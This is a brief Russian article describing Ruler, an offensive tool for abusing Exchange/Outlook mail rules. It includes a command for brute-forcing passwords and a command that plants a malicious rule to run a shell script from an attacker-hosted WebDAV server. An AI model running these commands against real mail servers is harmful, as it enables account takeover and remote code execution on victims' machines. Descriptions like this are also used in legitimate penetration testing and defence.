Ruler — это инструмент на языке программирования Go для взаимодействия с Exchange-сервером через MAPI/HTTP-протоколы. Основное его предназначение — злоупотреблeние возможностями почтовых правил на стороне Outlook-клиента, как описано в блоге SilentBreak. Все это и автомaтизирует Ruler.
Возможности программы:
- перечисление валидных пользoвателей;
- просмотр текущих правил конфигурации почты;
- создание новых вpедоносных правил для почты;
- удаление почтовых правил.
При этом Ruler пытается в полуавтоматическом режиме взаимодействовать с Exchange и использовать сервис Autodiscover для обнаружения необходимой информации.

Пример bruteforce-атаки:
# ./ruler -domain evilcorp.ninja -brute -usernames ~/users.txt -passwords ~/passwords.txt -delay 0 -v -insecureИ пример получения shell:
# ./ruler -domain targetdomain.com -email [email protected] -user username -pass password -loc "yourserverwebdavshell.bat" -trigger "pop a shell" -rule maliciousruleБолее подробно об инструменте можно узнать в блоге авторов инструмента.
[ad name=»Responbl»]
URL: https://github.com/sensepost/ruler
Система: Linux/Windows
Была ли статья полезной?
Оценок: 7, средняя: 3.7